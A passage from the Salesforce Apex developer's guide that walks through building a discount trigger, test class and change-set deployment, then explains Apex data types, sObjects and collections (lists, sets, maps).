1. Log into your sandbox or Developer organization.
2. Click ***Your Name*** > **Setup** > **Create** > **Objects** and click **New Custom Object**.
3. Enter `Book` for the label.
4. Enter `Books` for the plural label.
5. Click **Save**.
   Ta dah! You've now created your first custom object. Now let's create a custom field.
6. In the **Custom Fields & Relationships** section of the Book detail page, click **New**.
7. Select Number for the data type and click **Next**.
8. Enter `Price` for the field label.
9. Enter 16 in the length text box.
10. Enter 2 in the decimal places text box, and click **Next**.
11. Click **Next** to accept the default values for field-level security.
12. Click **Save**.

You've just created a custom object called Book, and added a custom field to that custom object. Custom objects already have some standard fields, like Name and CreatedBy, and allow you to add other fields that are more specific to your implementation. For this tutorial, the Price field is part of our Book object and it is accessed by the Apex class you will write in the next step.

See Also:

Writing Your First Apex Class and Trigger
Adding an Apex Class

Adding an Apex Class

Prerequisites:

- A Salesforce account in a sandbox **Unlimited** or **Enterprise** Edition organization, or an account in a Developer organization.
- The Book custom object

In this step, you add an Apex class that contains a method for updating the book price. This method is called by the trigger that you will be adding in the next step.

1. Click ***Your Name*** > **Setup** > **Develop** > **Apex Classes** and click **New**.
2. In the class editor, enter this class definition:

```
public class MyHelloWorld {

}
```

The previous code is the class definition to which you will be adding one method in the next step. Apex code is generally contained in *classes*. This class is defined as `public`, which means the class is available to other Apex classes and triggers. For more information, see Classes, Objects, and Interfaces on page 102.

3. Add this method definition between the class opening and closing brackets.

```
public static void applyDiscount(Book__c[] books) {
   for (Book__c b :books){
      b.Price__c *= 0.9;
   }
}
```

This method is called `applyDiscount`, and is both public and static. Because it is a static method, you don't need to create an instance of the class to access the method—you can just use the name of the class followed by a dot (.) and the name of the method. For more information, see Static and Instance on page 112.

This method takes one parameter, a list of Book records, which is assigned to the variable `books`. Notice the `__c` in the object name `Book__c`. This indicates that it is a *custom object* that you created. Standard objects that are provided in the Salesforce application, such as Account, don't end with this postfix.

The next section of code contains the rest of the method definition:

```
for (Book__c b :books){
   b.Price__c *= 0.9;
}
```

Notice the `__c` after the field name `Price__c`. This indicates it is a *custom field* that you created. Standard fields that are provided by default in Salesforce are accessed using the same type of dot notation but without the `__c`, for example, `Name` doesn't end with `__c` in `Book__c.Name`. The statement `b.Price__c *= 0.9;` takes the old value of `b.Price__c`,

multiplies it by 0.9, which means its value will be discounted by 10%, and then stores the new value into the `b.Price__c` field. The `*=` operator is a shortcut. Another way to write this statement is `b.Price__c = b.Price__c * 0.9;`. See Understanding Expression Operators on page 53.

4. Click **Save** to save the new class. You should now have this full class definition.

```
public class MyHelloWorld {
   public static void applyDiscount(Book__c[] books) {
      for (Book__c b :books){
         b.Price__c *= 0.9;
      }
   }
}
```

You now have a class that contains some code which iterates over a list of books and updates the Price field for each book. This code is part of the `applyDiscount` static method that is called by the trigger that you will create in the next step.

See Also:

Writing Your First Apex Class and Trigger
Creating a Custom Object
Adding an Apex Trigger

Adding an Apex Trigger

Prerequisites:

- A Salesforce account in a sandbox **Unlimited** or **Enterprise** Edition organization, or an account in a Developer organization.
- The MyHelloWorld Apex class.

In this step, you create a trigger for the `Book__c` custom object that calls the `applyDiscount` method of the `MyHelloWorld` class that you created in the previous step.

A *trigger* is a piece of code that executes before or after records of a particular type are inserted, updated, or deleted from the Force.com platform database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire. All triggers run in bulk, that is, they process several records at once.

1. Click ***Your Name*** > **Setup** > **Create** > **Objects** and click the name of the object you just created, Book.
2. In the triggers section, click **New**.
3. In the trigger editor, delete the default template code and enter this trigger definition:

```
trigger HelloWorldTrigger on Book__c (before insert) {

   Book__c[] books = Trigger.new;

   MyHelloWorld.applyDiscount(books);
}
```

The first line of code defines the trigger:

```
trigger HelloWorldTrigger on Book__c (before insert) {
```

It gives the trigger a name, specifies the object on which it operates, and defines the events that cause it to fire. For example, this trigger is called HelloWorldTrigger, it operates on the `Book__c` object, and runs before new books are inserted into the database.

The next line in the trigger creates a list of book records named `books` and assigns it the contents of a trigger context variable called `Trigger.new`. Trigger context variables such as `Trigger.new` are implicitly defined in all triggers and provide access to the records that caused the trigger to fire. In this case, `Trigger.new` contains all the new books that are about to be inserted.

```
Book__c[] books = Trigger.new;
```

The next line in the code calls the method `applyDiscount` in the `MyHelloWorld` class. It passes in the array of new books.

```
MyHelloWorld.applyDiscount(books);
```

You now have all the code that is needed to update the price of all books that get inserted. However, there is still one piece of the puzzle missing. Unit tests are an important part of writing code and are required. In the next step, you will see why this is so and you will be able to add a test class.

See Also:

Writing Your First Apex Class and Trigger
Adding an Apex Class
Adding a Test Class

Adding a Test Class

Prerequisites:

- A Salesforce account in a sandbox **Unlimited** or **Enterprise** Edition organization, or an account in a Developer organization.
- The HelloWorldTrigger Apex trigger.

In this step, you add a test class with one test method. You also run the test and verify code coverage. The test method exercises and validates the code in the trigger and class. Also, it enables you to reach 100% code coverage for the trigger and class.

Testing and unit tests are an important part of the development process.

- You must have at least 75% of your Apex covered by unit tests to deploy your code to production environments. In addition, all triggers must have some test coverage.
- We recommend that you have 100% of your code covered by unit tests, where possible.
- Calls to `System.debug` are not counted as part of Apex code coverage in unit tests.

1. Click ***Your Name*** > **Setup** > **Develop** > **Apex Classes** and click **New**.
2. In the class editor, add this test class definition, and then click **Save**.

```
@isTest
private class HelloWorldTestClass {
    static testMethod void validateHelloWorld() {
       Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
       System.debug('Price before inserting new book: ' + b.Price__c);

       // Insert book
       insert b;

       // Retrieve the new book
       b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
       System.debug('Price after trigger fired: ' + b.Price__c);
```

```
        // Test that the trigger correctly updated the price
        System.assertEquals(90, b.Price__c);
    }
}
```

This class is defined using the `@isTest` annotation. Classes defined as such can only contain test methods. One advantage to creating a separate class for testing as opposed to adding test methods to an existing class is that classes defined with `isTest` don't count against your organization limit of 2 MB for all Apex code. You can also add the `@isTest` annotation to individual methods. For more information, see `IsTest` Annotation on page 131 and Understanding Execution Governors and Limits on page 215.

The method `validateHelloWorld` is defined as a `testMethod`. This means that if any changes are made to the database, they are automatically rolled back when execution completes and you don't have to delete any test data created in the test method.

First the test method creates a new book and inserts it into the database temporarily. The `System.debug` statement writes the value of the price in the debug log.

```
Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
System.debug('Price before inserting new book: ' + b.Price__c);

// Insert book
insert b;
```

Once the book is inserted, the code retrieves the newly inserted book, using the ID that was initially assigned to the book when it was inserted, and then logs the new price, that the trigger modified:

```
// Retrieve the new book
b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
System.debug('Price after trigger fired: ' + b.Price__c);
```

When the `MyHelloWorld` class runs, it updates the `Price__c` field and reduces its value by 10%. The following line is the actual test, verifying that the method `applyDiscount` actually ran and produced the expected result:

```
// Test that the trigger correctly updated the price
System.assertEquals(90, b.Price__c);
```

3. Click **Run Test** in the class page to run all the test methods in this class. In this case, we have only one test method. The Apex Test Result page appears after the test finishes execution. It contains the test result details such as the number of test failures, code coverage information, and a link to a downloadable log file.
4. Click **Download** and select to open the log file. You can find logging information about the trigger event, the call to the `applyDiscount` class method, and the debug output of the price before and after the trigger.

   Alternatively, you can use the Developer Console for debugging Apex code. See “Developer Console” in the Salesforce online help.
5. You can also run the test through the Apex Test Execution page, which runs the test asynchronously, which means that you don't have to wait for the test run to finish to get the test result, but you can perform other tasks in the user interface while the test is still running and then visit this page later to check the test status.
   a. Click ***Your Name*** > **Setup** > **Develop** > **Apex Test Execution**.
   b. Click **Run Tests**.
   c. Select the class `HelloWorldTestClass`, and then click **Run**.

   After a test finishes running, you can:

- Click the test to see result details. If a test fails, the first error message and the stack trace display.
- Click **View** to see the source Apex code.

6. After the test execution completes, verify the amount of code coverage.
   a. Click ***Your Name*** > **Setup** > **Develop** > **Apex Classes**.
   b. Click **Calculate your organization's code coverage** to see the amount of code in your organization that is covered by unit tests.
   c. In the Code Coverage column, click 100% to see the lines of code covered by unit tests.

   Take a look at the list of triggers by clicking ***Your Name*** > **Setup** > **Develop** > **Apex Triggers**. You'll see that the trigger you wrote also has 100% of its code covered.

By now, you completed all the steps necessary for having some Apex code that has been tested and that runs in your development environment. In the real world, after you've sufficiently tested your code and you're satisfied with it, you want to deploy the code along with any other prerequisite components to a production organization. The next step will show you how to do this for the code and custom object you've just created.

See Also:

Writing Your First Apex Class and Trigger
Adding an Apex Trigger
Deploying Components to Production

Deploying Components to Production

Prerequisites:

- A Salesforce account in a sandbox **Unlimited** or **Enterprise** Edition organization.
- The HelloWorldTestClass Apex test class.
- A deployment connection between the sandbox and production organizations that allows inbound change sets to be received by the production organization. See "Change Sets Overview" in the Salesforce online help.
- Create and Upload Change Sets user permissions to create, edit, or upload outbound change sets.

In this step, you deploy the Apex code and the custom object you created previously to your production organization using change sets.

This procedure doesn't apply to Developer organizations since change sets are available only in **Unlimited**, **Enterprise**, or Database.com Edition organizations. If you have a Developer Edition account, you can use other deployment methods. See Deploying Apex.

1. Click ***Your Name*** > **Setup** > **Deploy** > **Outbound Changesets**.
2. If a splash page appears, click **Continue**.
3. In the Change Sets list, click **New**.
4. Enter a name for your change set, for example, `HelloWorldChangeSet`, and optionally a description. Click **Save**.
5. In the change set components section, click **Add**.
6. Select Apex Class from the component type drop-down list, then select the MyHelloWorld and the HelloWorldTestClass classes from the list and click **Add to Change Set**.
7. Click **View/Add Dependencies** to add the dependent components.
8. Select the top checkbox to select all components. Click **Add To Change Set**.
9. In the change set detail section of the change set page, click **Upload**.
10. Select the target organization, in this case production, and click **Upload**.

11. After the change set upload completes, deploy it in your production organization.
    a. Log into your production organization.
    b. Click ***Your Name*** > **Setup** > **Deploy** > **Inbound Change Sets**.
    c. If a splash page appears, click **Continue**.
    d. In the change sets awaiting deployment list, click your change set's name.
    e. Click **Deploy**.

In this tutorial, you learned how to create a custom object, how to add an Apex trigger, class, and test class, and how to test your code. Finally, you also learned how to upload the code and the custom object using Change Sets.

See Also:

Writing Your First Apex Class and Trigger
Adding a Test Class

Chapter 2

Language Constructs

In this chapter ...

The following language constructs form the base parts of Apex:

- Data Types
- Variables
- Expressions
- Assignment Statements
- Conditional (If-Else) Statements
- Loops
- SOQL and SOSL Queries
- Locking Statements
- Transaction Control
- Exception Statements

Apex is contained in either a trigger or a class. For more information, see Triggers on page 80 and Classes, Objects, and Interfaces on page 102.

Data Types

In Apex, all variables and expressions have a data type that is one of the following:

- A primitive, such as an Integer, Double, Long, Date, Datetime, String, ID, or Boolean (see Primitive Data Types on page 36)
- An sObject, either as a generic sObject or as a specific sObject, such as an Account, Contact, or MyCustomObject__c (see sObject Types on page 39)
- A collection, including:
  - A list (or array) of primitives, sObjects, user defined objects, objects created from Apex classes, or collections (see Lists on page 43)
  - A set of primitives (see Sets on page 45)
  - A map from a primitive to a primitive, sObject, or collection (see Maps on page 46)
- A typed list of values, also known as an *enum* (see Enums on page 47)
- Objects created from user-defined Apex classes (see Classes, Objects, and Interfaces on page 102)
- Objects created from system supplied Apex classes (see Apex Classes on page 407)
- Null (for the `null` constant, which can be assigned to any variable)

Methods can return values of any of the listed types, or return no value and be of type Void.

Type checking is strictly enforced at compile time. For example, the parser generates an error if an object field of type Integer is assigned a value of type String. However, all compile-time exceptions are returned as specific fault codes, with the line number and column of the error. For more information, see Debugging Apex on page 200.

Primitive Data Types

Apex uses the same primitive data types as the Web services API. All primitive data types are passed by value, not by reference.

All Apex variables, whether they're class member variables or method variables, are initialized to `null`. Make sure that you initialize your variables to appropriate values before using them. For example, initialize a Boolean variable to `false`.

Apex primitive data types include:

Data Type	Description
Blob	A collection of binary data stored as a single object. You can convert this datatype to String or from String using the `toString` and `valueOf` methods, respectively. Blobs can be accepted as Web service arguments, stored in a document (the body of a document is a Blob), or sent as attachments. For more information, see `Crypto` Class on page 467..
Boolean	A value that can only be assigned `true`, `false`, or `null`. For example: `Boolean isWinner = true;`
Date	A value that indicates a particular day. Unlike Datetime values, Date values contain no information about time. Date values must always be created with a system static method. You cannot manipulate a Date value, such as add days, merely by adding a number to a Date variable. You must use the Date methods instead.

Data Type	Description
Datetime	A value that indicates a particular day and time, such as a timestamp. Datetime values must always be created with a system static method. You cannot manipulate a Datetime value, such as add minutes, merely by adding a number to a Datetime variable. You must use the Datetime methods instead.
Decimal	A number that includes a decimal point. Decimal is an arbitrary precision number. Currency fields are automatically assigned the type Decimal. If you do not explicitly set the *scale*, that is, the number of decimal places, for a Decimal using the `setScale` method, the scale is determined by the item from which the Decimal is created. • If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query. • If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String. • If the Decimal is created from a non-decimal number, the scale is determined by converting the number to a String and then using the number of characters after the decimal point.
Double	A 64-bit number that includes a decimal point. Doubles have a minimum value of -2^{63} and a maximum value of $2^{63}-1$. For example: `Double d=3.14159;` Note that scientific notation (e) for Doubles is not supported.
ID	Any valid 18-character Force.com record identifier. For example: `ID id='00300000003T2PGAA0';` Note that if you set `ID` to a 15-character value, Apex automatically converts the value to its 18-character representation. All invalid `ID` values are rejected with a runtime exception.
Integer	A 32-bit number that does not include a decimal point. Integers have a minimum value of -2,147,483,648 and a maximum value of 2,147,483,647. For example: `Integer i = 1;`
Long	A 64-bit number that does not include a decimal point. Longs have a minimum value of -2^{63} and a maximum value of $2^{63}-1$. Use this datatype when you need a range of values wider than those provided by Integer. For example: `Long l = 2147483648L;`
String	Any set of characters surrounded by single quotes. For example, `String s = 'The quick brown fox jumped over the lazy dog.';`

Data Type	Description
	String size: Strings have no limit on the number of characters they can include. Instead, the heap size limit is used to ensure that your Apex programs don't grow too large. **Empty Strings and Trailing Whitespace**: sObject String field values follow the same rules as in the Web services API: they can never be empty (only `null`), and they can never include leading and trailing whitespace. These conventions are necessary for database storage. Conversely, Strings in Apex can be `null` or empty, and can include leading and trailing whitespace (such as might be used to construct a message). The Solution sObject field SolutionNote operates as a special type of String. If you have HTML Solutions enabled, any HTML tags used in this field are verified before the object is created or updated. If invalid HTML is entered, an error is thrown. Any JavaScript used in this field is removed before the object is created or updated. In the following example, when the Solution displays on a detail page, the SolutionNote field has H1 HTML formatting applied to it: `trigger t on Solution (before insert) { Trigger.new[0].SolutionNote ='<h1>hello</h1>'; }` In the following example, when the Solution displays on a detail page, the SolutionNote field only contains `HelloGoodbye`: `trigger t2 on Solution (before insert) { Trigger.new[0].SolutionNote = '<javascript>Hello</javascript>Goodbye'; }` For more information, see ""What are HTML Solutions?" in the online help. **Escape Sequences**: All Strings in Apex use the same escape sequences as SOQL strings: `\b` (backspace), `\t` (tab), `\n` (line feed), `\f` (form feed), `\r` (carriage return), `\"` (double quote), `\'` (single quote), and `\\` (backslash). **Comparison Operators**: Unlike Java, Apex Strings support use of the comparison operators ==, !=, <, <=, >, and >=. Since Apex uses SOQL comparison semantics, results for Strings are collated according to the context user's locale, and `are not case sensitive. For more information, see Operators on page 53. **String Methods**: As in Java, Strings can be manipulated with a number of standard methods. See String Methods for information. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.
Time	A value that indicates a particular time. Time values must always be created with a system static method. See Time Methods on page 297.

In addition, two non-standard primitive data types cannot be used as variable or method types, but do appear in system static methods:

- AnyType. The `valueOf` static method converts an sObject field of type AnyType to a standard primitive. AnyType is used within the Force.com platform database exclusively for sObject fields in field history tracking tables.
- Currency. The `Currency.newInstance` static method creates a literal of type Currency. This method is for use solely within SOQL and SOSL `WHERE` clauses to filter against sObject currency fields. You cannot instantiate Currency in any other type of Apex.

For more information on the AnyType data type, see `www.salesforce.com/us/developer/docs/api/index_CSH.htm#field_types.htm` in the *Web Services API Developer's Guide*.

sObject Types

In this developer's guide, the term *`sObject`* refers to any object that can be stored in the Force.com platform database. An sObject variable represents a row of data and can only be declared in Apex using the Web services API name of the object. For example:

```
Account a = new Account();
MyCustomObject__c co = new MyCustomObject__c();
```

Similar to the Web services API, Apex allows the use of the generic sObject abstract type to represent any object. The sObject data type can be used in code that processes different types of sObjects. sObjects are always passed by reference in Apex.

The `new` operator still requires a concrete sObject type, so all instances are specific sObjects. For example:

```
sObject s = new Account();
```

You can also use casting between the generic sObject type and the specific sObject type. For example:

```
// Cast the generic variable s from the example above
// into a specific account and account variable a
Account a = (Account)s;
// The following generates a runtime error
Contact c = (Contact)s;
```

Because sObjects work like objects, you can also have the following:

```
Object obj = s;
// and
a = (Account)obj;
```

DML operations work on variables declared as the generic sObject data type as well as with regular sObjects.

sObject variables are initialized to `null`, but can be assigned a valid object reference with the `new` operator. For example:

```
Account a = new Account();
```

Developers can also specify initial field values with comma-separated `name = value` pairs when instantiating a new sObject. For example:

```
Account a = new Account(name = 'Acme', billingcity = 'San Francisco');
```

For information on accessing existing sObjects from the Force.com platform databaseDatabase.com, see SOQL and SOSL Queries on page 67.

Note: The ID of an sObject is a read-only value and can never be modified explicitly in Apex unless it is cleared during a clone operation, or is assigned with a constructor. The Force.com platform assigns ID values automatically when an object record is initially inserted to the database for the first time. For more information see Lists on page 43.

Custom Labels

Custom labels are not standard sObjects. You cannot create a new instance of a custom label. You can only access the value of a custom label using `system.label.label_name`. For example:

```
String errorMsg = System.Label.generic_error;
```

For more information on custom labels, see "Custom Labels Overview" in the online help.

Accessing sObject Fields

As in Java, sObject fields can be accessed or changed with simple dot notation. For example:

```
Account a = new Account();
a.Name = 'Acme';     // Access the account name field and assign it 'Acme'
```

System generated fields, such as `Created By` or `Last Modified Date`, cannot be modified. If you try, the Apex runtime engine generates an error. Additionally, formula field values and values for other fields that are read-only for the context user cannot be changed.

If you use the generic sObject type, instead of a specific object such as Account, you can only retrieve the ID field. For example:

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
// This is allowed
ID id = s.Id;
// The following lines result in errors when you try to save
String x = s.Name;
s.Id = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1];
```

Note: If your organization has enabled person accounts, you have two different kinds of accounts: business accounts and person accounts. If your code creates a new account using `name`, a business account is created. If your code uses `LastName`, a person account is created.

If you want to perform operations on an sObject, it is recommended that you first convert it into a specific object. For example:

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
ID id = s.ID;
Account convertedAccount = (Account)s;
convertedAccount.name = 'Acme2';
update convertedAccount;
Contact sal = new Contact(FirstName = 'Sal', Account = convertedAccount);
```

The following example shows how you can use SOSL over a set of records to determine their object types. Once you have converted the generic sObject record into a Contact, Lead, or Account, you can modify its fields accordingly:

```
public class convertToCLA {
    List<Contact> contacts;
    List<Lead> leads;
    List<Account> accounts;

    public void convertType(Integer phoneNumber) {
        List<List<sObject>> results = [FIND '4155557000'
                        IN Phone FIELDS
                        RETURNING Contact(Id, Phone, FirstName, LastName),
                        Lead(Id, Phone, FirstName, LastName), Account(Id, Phone, Name)];
        sObject[] records = ((List<sObject>)results[0]);

        if (!records.isEmpty()) {
            for (Integer i = 0; i < records.size(); i++) {
              sObject record = records[i];
              if (record.getSObjectType() == Contact.sObjectType) {
                contacts.add((Contact) record);
              } else if (record.getSObjectType() == Lead.sObjectType){
                leads.add((Lead) record);
              } else if (record.getSObjectType() == Account.sObjectType) {
                accounts.add((Account) record);
              }
            }
        }
    }
}
```

Accessing sObject Fields Through Relationships

sObject records represent relationships to other records with two fields: an ID and an address that points to a representation of the associated sObject. For example, the Contact sObject has both an `AccountId` field of type ID, and an `Account` field of type Account that points to the associated sObject record itself.

The ID field can be used to change the account with which the contact is associated, while the sObject reference field can be used to access data from the account. The reference field is only populated as the result of a SOQL or SOSL query (see note below).

For example, the following Apex code shows how an account and a contact can be associated with one another, and then how the contact can be used to modify a field on the account:

Note: In order to provide the most complete example, this code uses some elements that are described later in this guide:

- For information on `insert` and `update`, see Insert Operation on page 261 and Update Operation on page 261.
- For information on SOQL and SOSL, see SOQL and SOSL Queries on page 67.

```
Account a = new Account(Name = 'Acme');
insert a;  // Inserting the record automatically assigns a
           // value to its ID field
Contact c = new Contact(LastName = 'Weissman');
c.AccountId = a.Id;
// The new contact now points at the new account
insert c;

// A SOQL query accesses data for the inserted contact,
// including a populated c.account field
```

```
c = [SELECT Account.Name FROM Contact WHERE Id = :c.Id];

// Now fields in both records can be changed through the contact
c.Account.Name = 'salesforce.com';
c.LastName = 'Roth';

// To update the database, the two types of records must be
// updated separately
update c;         // This only changes the contact's last name
update c.Account; // This updates the account name
```

Note: The expression `c.Account.Name`, as well as any other expression that traverses a relationship, displays slightly different characteristics when it is read as a value than when it is modified:

- When being read as a value, if `c.Account` is null, then `c.Account.Name` evaluates to `null`, but does *not* yield a `NullPointerException`. This design allows developers to navigate multiple relationships without the tedium of having to check for null values.
- When being modified, if `c.Account` is null, then `c.Account.Name` *does* yield a `NullPointerException`.

In addition, the sObject field key can be used with `insert`, `update`, or `upsert` to resolve foreign keys by external ID. For example:

```
Account refAcct = new Account(externalId__c = '12345');

Contact c = new Contact(Account = refAcct, LastName = 'Kay');

insert c;
```

This inserts a new contact with the `AccountId` equal to the account with the `external_id` equal to '12345'. If there is no such account, the insert fails.

Tip:

The following code is equivalent to the code above. However, because it uses a SOQL query, it is not as efficient. If this code was called multiple times, it could reach the execution limit for the maximum number of SOQL queries. For more information on execution limits, see Understanding Execution Governors and Limits on page 215.

```
Account refAcct = [SELECT Id FROM Account WHERE externalId__c='12345'];

Contact c = new Contact(Account = refAcct.Id);

insert c;
```

Validating sObjects and Fields

When Apex code is parsed and validated, all sObject and field references are validated against actual object and field names, and a parse-time exception is thrown when an invalid name is used.

In addition, the Apex parser tracks the custom objects and fields that are used, both in the code's syntax as well as in embedded SOQL and SOSL statements. The platform prevents users from making the following types of modifications when those changes cause Apex code to become invalid:

- Changing a field or object name
- Converting from one data type to another
- Deleting a field or object

- Making certain organization-wide changes, such as record sharing, field history tracking, or record types

Collections

Apex has the following types of collections:

- Lists
- Maps
- Sets

Note: There is no limit on the number of items a collection can hold. However, there is a general limit on heap size.

Lists

A list is an ordered collection of typed primitives, sObjects, user-defined objects, Apex objects or collections that are distinguished by their indices. For example, the following table is a visual representation of a list of Strings:

Index 0	Index 1	Index 2	Index 3	Index 4	Index 5
'Red'	'Orange'	'Yellow'	'Green'	'Blue'	'Purple'

The index position of the first element in a list is always 0.

Because lists can contain any collection, they can be nested within one another and become multidimensional. For example, you can have a list of lists of sets of Integers. A list can only contain up to five levels of nested collections inside it.

To declare a list, use the `List` keyword followed by the primitive data, sObject, nested list, map, or set type within <> characters. For example:

```
// Create an empty list of String
List<String> my_list = new List<String>();
// Create a nested list
List<List<Set<Integer>>> my_list_2 = new List<List<Set<Integer>>>();
// Create a list of account records from a SOQL query
List<Account> accs = [SELECT Id, Name FROM Account LIMIT 1000];
```

To access elements in a list, use the system methods provided by Apex. For example:

```
List<Integer> MyList = new List<Integer>(); // Define a new list
MyList.add(47);                    // Adds a second element of value 47 to the end
                                       // of the list
MyList.get(0);                           // Retrieves the element at index 0
MyList.set(0, 1);                        // Adds the integer 1 to the list at index 0
MyList.clear();                    // Removes all elements from the list
```

For more information, including a complete list of all supported methods, see List Methods on page 298.

Using Array Notation for One-Dimensional Lists of Primitives or sObjects

When using one-dimensional lists of primitives or sObjects, you can also use more traditional array notation to declare and reference list elements. For example, you can declare a one-dimensional list of primitives or sObjects by following the data or sObject type name with the [] characters:

```
String[] colors = new List<String>();
```

To reference an element of a one-dimensional list of primitives or sObjects, you can also follow the name of the list with the element's index position in square brackets. For example:

```
colors[3] = 'Green';
```

All lists are initialized to `null`. Lists can be assigned values and allocated memory using literal notation. For example:

Example	Description
`List<Integer> ints = new Integer[0];`	Defines an Integer list with no elements
`List<Account> accts = new Account[]{};`	Defines an Account list with no elements
`List<Integer> ints = new Integer[6];`	Defines an Integer list with memory allocated for six Integers
`List<Account> accts = new Account[] {new Account(), null, new Account()};`	Defines an Account list with memory allocated for three Accounts, including a new Account object in the first position, `null` in the second position, and another new Account object in the third position
`List<Contact> contacts = new List<Contact> (otherList);`	Defines the Contact list with a new list

Lists of sObjects

Apex automatically generates IDs for each object in a list of sObjects when the list is successfully inserted or upserted into the database with a data manipulation language (DML) statement. Consequently, a list of sObjects cannot be inserted or upserted if it contains the same sObject more than once, even if it has a `null` ID. This situation would imply that two IDs would need to be written to the same structure in memory, which is illegal.

For example, the `insert` statement in the following block of code generates a `ListException` because it tries to insert a list with two references to the same sObject (`a`):

```
try {

   // Create a list with two references to the same sObject element
   Account a = new Account();
```

```
    Account[] accs = new Account[]{a, a};

    // Attempt to insert it...
    insert accs;

    // Will not get here
    System.assert(false);
} catch (ListException e) {
    // But will get here
}
```

For more information on DML statements, see Apex Data Manipulation Language (DML) Operations on page 255.

You can use the generic sObject data type with lists. You can also create a generic instance of a list.

Sets

A set is an unordered collection of primitives or sObjects that do not contain any duplicate elements. For example, the following table represents a set of String, that uses city names:

'San Francisco'	'New York'	'Paris'	'Tokyo'

To declare a set, use the `Set` keyword followed by the primitive data type name within <> characters. For example:

```
new Set<String>()
```

The following are ways to declare and populate a set:

```
Set<String> s1 = new Set<String>{'a', 'b + c'}; // Defines a new set with two elements
Set<String> s2 = new Set<String>(s1); // Defines a new set that contains the
                                      // elements of the set created in the previous step
```

To access elements in a set, use the system methods provided by Apex. For example:

```
Set<Integer> s = new Set<Integer>(); // Define a new set
s.add(1);                            // Add an element to the set
System.assert(s.contains(1));        // Assert that the set contains an element
s.remove(1);                         // Remove the element from the set
```

Uniqueness of sObjects is determined by comparing fields. For example, if you try to add two accounts with the same name to a set, only one is added.

```
// Create two accounts, a1 and a2
Account a1 = new account(name='MyAccount');
Account a2 = new account(name='MyAccount');

// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};

// Verify that the set only contains one item
System.assertEquals(accountSet.size(), 1);
```

However, if you add a description to one of the accounts, it is considered unique:

```
// Create two accounts, a1 and a2, and add a description to a2
Account a1 = new account(name='MyAccount');
```

```
Account a2 = new account(name='MyAccount', description='My test account');

// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};

// Verify that the set contains two items
System.assertEquals(accountSet.size(), 2);
```

For more information, including a complete list of all supported set system methods, see Set Methods on page 309.

Note the following limitations on sets:

- Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a set in their declarations (for example, `HashSet` or `TreeSet`). Apex uses a hash structure for all sets.
- A set is an unordered collection. Do not rely on the order in which set results are returned. The order of objects returned by sets may change without warning.

Maps

A map is a collection of key-value pairs where each unique key maps to a single value. Keys can be any primitive data type, while values can be a primitive, sObject, collection type or an Apex object. For example, the following table represents a map of countries and currencies:

Country (Key)	'United States'	'Japan'	'France'	'England'	'India'
Currency (Value)	'Dollar'	'Yen'	'Euro'	'Pound'	'Rupee'

Similar to lists, map values can contain any collection, and can be nested within one another. For example, you can have a map of Integers to maps, which, in turn, map Strings to lists. A map can only contain up to five levels of nested collections inside it.

To declare a map, use the `Map` keyword followed by the data types of the key and the value within <> characters. For example:

```
Map<String, String> country_currencies = new Map<String, String>();
Map<ID, Set<String>> m = new Map<ID, Set<String>>();
Map<ID, Map<ID, Account[]>> m2 = new Map<ID, Map<ID, Account[]>>();
```

You can use the generic sObject data type with maps. You can also create a generic instance of a map.

As with lists, you can populate map key-value pairs when the map is declared by using curly brace (`{}`) syntax. Within the curly braces, specify the key first, then specify the value for that key using =>. For example:

```
Map<String, String> MyStrings = new Map<String, String>{'a' => 'b', 'c' => 'd'.toUpperCase()};

Account[] accs = new Account[5]; // Account[] is synonymous with List<Account>
Map<Integer, List<Account>> m4 = new Map<Integer, List<Account>>{1 => accs};
```

In the first example, the value for the key `a` is `b`, and the value for the key `c` is `d`. In the second, the key `1` has the value of the list `accs`.

To access elements in a map, use the system methods provided by Apex. For example:

```
Account myAcct = new Account();                         //Define a new account
Map<Integer, Account> m = new Map<Integer, Account>(); // Define a new map
m.put(1, myAcct);                  // Insert a new key-value pair in the map
```

```
System.assert(!m.containsKey(3));  // Assert that the map contains a key
Account a = m.get(1);               // Retrieve a value, given a particular key
Set<Integer> s = m.keySet();       // Return a set that contains all of the keys in the map
```

For more information, including a complete list of all supported map system methods, see Map Methods on page 305.

Note the following considerations on maps:

- Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a map in their declarations (for example, `HashMap` or `TreeMap`). Apex uses a hash structure for all maps.
- Do not rely on the order in which map results are returned. The order of objects returned by maps may change without warning. Always access map elements by key.
- A map key can hold the `null` value.

Maps from SObject Arrays

Maps from an ID or String data type to an sObject can be initialized from a list of sObjects. The IDs of the objects (which must be non-null and distinct) are used as the keys. One common usage of this map type is for in-memory "joins" between two tables. For instance, this example loads a map of IDs and Contacts:

```
Map<ID, Contact> m = new Map<ID, Contact>([SELECT Id, LastName FROM Contact]);
```

In the example, the SOQL query returns a list of contacts with their `Id` and `LastName` fields. The `new` operator uses the list to create a map. For more information, see SOQL and SOSL Queries on page 67.

Iterating Collections

Collections can consist of lists, sets, or maps. Modifying a collection's elements while iterating through that collection is not supported and causes an error. Do not directly add or remove elements while iterating through the collection that includes them.

Adding Elements During Iteration

To add elements while iterating a list, set or map, keep the new elements in a temporary list, set, or map and add them to the original after you finish iterating the collection.

Removing Elements During Iteration

To remove elements while iterating a list, create a new list, then copy the elements you wish to keep. Alternatively, add the elements you wish to remove to a temporary list and remove them after you finish iterating the collection.

Note:

The `List.remove` method performs linearly. Using it to remove elements has time and resource implications.

To remove elements while iterating a map or set, keep the keys you wish to remove in a temporary list, then remove them after you finish iterating the collection.

Enums

